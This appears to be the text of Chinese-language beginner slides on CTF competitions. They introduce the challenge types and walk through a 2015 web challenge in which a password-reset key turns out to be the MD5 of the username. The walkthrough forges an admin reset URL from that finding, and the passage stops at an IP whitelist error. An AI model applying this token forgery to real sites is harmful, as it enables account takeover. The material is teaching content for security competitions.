CTF Beginner,
How to Start from 0

skybullet

從這場演講會聽到什麼

- 關於我們
- 什麼是 CTF
- CTF 題型介紹
- 給 CTF 初學者的建議

關於我們

我們是誰

ku

- 清大物理
- 大阪大學
- IoT 韌體工程師

chalz

- 北科資工
- web developer

skybullet

- HITCON 2015
- 桌遊店
- 2015 年 10 月 ～

比賽經驗

D-CTF Qualification 2015 (rank 198 / 993)

HITCON 2015 (rank 63 / 969)


9447 Security Society CTF 2015 (rank 216 / 1148)

什麼是 CTF？

> Capture the Flag (CTF) is a computer security competition. CTF contests are usually designed to serve as an educational exercise to give participants experience in securing a machine, as well as conducting and reacting to the sort of attacks found in the real world.
>
> – *wikipedia*

常見的 CTF 題目類型

- web
- crypto
- exploit
- reverse
- misc



web 介紹

- 給你一個網站，然後你要：

    1. 取得 管理者 admin 權限

    2. 題目說明

- 瞭解網站功能的同時，去思考可以進行嘗試攻擊的切入點，找到有問題的點很重要。


- Web 的題目，通常是由很多方法去組合。

9447 CTF
nicklesndimes (200pts)

Nick's been eating your grandmother's strombomi. Head over to http://nicklesndimes-wq3mhu8l.9447.plumbing.

Gain access to his admin account.

nicklesndimes



Nick Les' Dimes

Register an account

Team name

Email address


Password

Please fill out this field.

-- Please select a country --

解題方式

辦一個帳號 → 忘記密碼 → 收信



No Reply blackhole@9447.plumbing 透過 sendgrid.net 2015/11/28

寄給 我

lalalala123, please follow the link below to reset your password:

http://nicklesndimes-wq3mhu8l.9447.plumbing/reset_password?action=choose_password&auth_key=06ce8054b60acc44eea7937aca0ebdf3&id=441

Regards, Nick Les' Dimes

觀察參數

```
http://nicklesndimes-wq3mhu81.9447.plumbing/
reset_password?action=choose_password
&auth_key=06ce8054b60acc44eea7937aca0ebdf3
&id=441
```

auth_key：看起來像 md5

id：註冊者的 ID

嘗試看看

```
http://nicklesndimes-wq3mhu8l.9447.plumbing/
reset_password?action=choose_password
&auth_key=06ce8054b60acc44eea7937aca0ebdf3
&id=441
```

```
            md5("lalalala123")
  = 06ce8054b60acc44eea7937aca0ebdf3
```


重置 admin 密碼


```
md5("admin")
= 21232f297a57a5a743894a0e4a801fc3
```

```
http://nicklesndimes-wq3mhu8l.9447.plumbing/
reset_password?action=choose_password
&auth_key=21232f297a57a5a743894a0e4a801fc3
&id=1
```


登入還需要 email

藏在 Users 標題旁的 json 裡面





```
,"admin_contact":"blackhole@9447.plumbing"}
```



No Reply blackhole@9447.plumbing 透過 sendgrid.net 2015/11/28
寄給 我


lalalala123, please follow the link below to reset your password:

http://nicklesndimes-wq3mhu8l.9447.plumbing/reset_password?action=choose_password&auth_key=06ce8054b60acc44eea7937aca0ebdf3&id=441

Regards, Nick Les' Dimes

嘗試登入

登入失敗，IP被擋了



Error

Your IP is not on the whitelist for this account

如果他是用

